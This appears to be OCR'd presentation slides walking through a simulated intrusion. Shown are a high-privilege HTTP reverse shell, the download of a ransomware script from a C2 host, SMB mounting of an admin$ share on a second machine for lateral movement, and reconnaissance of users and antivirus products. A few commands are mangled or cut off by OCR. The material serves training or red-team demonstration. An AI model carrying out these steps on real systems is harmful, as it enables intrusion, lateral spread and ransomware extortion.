
Reverse Shell HTTP

High Privileged Session


User: **acme\Audit**

ACTION ON OBJECTIVE – RANSOMWARE DEPLOY






```
C:\users\victim1\appdata\roaming > bRequest http://10.1.206.33:8000/ransom.ps1 -OutFile .\ransom.ps1
```



Ransomware Payload


- Ransomware Deploy from C2 using HTTP
- To be used also for payload lateral movement




HTTP Shell - High Privileges

```
    Directory: C:\users\victim1\appdata\roaming


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/13/2023  12:09 PM                Adobe
d-----         2/19/2024  12:40 PM                AnyDesk
d---s-          9/6/2023  12:47 PM                Microsoft
d-----         7/18/2023   1:06 PM                Microsoft Teams
d-----          9/7/2023   3:45 PM                Mozilla
d-----          9/7/2023   3:45 PM                Thunderbird
d-----          9/7/2023  12:53 PM                WinRAR
-a----          3/4/2024  11:43 AM            927 ITSupport_Error_Logging.ps1
-a----          3/4/2024  11:43 AM            402 ITSupport_Scan.ps1
-a----          3/4/2024  11:59 AM           1140 ransom.ps1
```

ACTION ON OBJECTIVE – RANSOMWARE DEPLOY







HTTP Shell - High Privileges

```
acme\audit

C:\Windows\system32 > whoami
```

ACTION ON OBJECTIVE – RANSOMWARE DEPLOY






HTTP Shell - High Privileges

```
net use v: \\10.1.206.80\ITSupport-Share
net users > "v:\\Audit Reports\Report_February_2024.txt"
Get-WmiObject -Namespace "root\SecurityCenter2" -Query "SELECT * FROM AntivirusProduct" >> "v:\\
```

Legit Get-Baseline.ps1 content

- Target IP found in the legit Get-Baseline.ps1 content
- **Share mounting** via SMB using acme\audit privileges
- Ready to copy the attacker payload via the SMB session created on **administrative share**




HTTP Shell - High Privileges

```
Status      Local Path Remote Path
------      ---------- -----------
OK          X:         \\DESKTOP-7CV7KK\admin$
Unavailable Z:         \\127.0.0.1\c$
```

```
C:\users\victim1\appdata\roaming >
```

Mounted Share of new target





HTTP Shell - High Privileges

```
Pinging DESKTOP-7CV7KK [10.1.206.80] with 32 bytes of data:
Reply from 10.1.206.80: bytes=32 time=1ms TTL=128
Reply from 10.1.206.80: bytes=32 time=1ms TTL=128
Reply from 10.1.206.80: bytes=32 time=1ms TTL=128
Reply from 10.1.206.80: bytes=32 time=2ms TTL=128

Ping statistics for 10.1.206.80:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 2ms, Average = 1ms
```

Hostname of the new target

ACTION ON OBJECTIVE – RANSOMWARE RUN



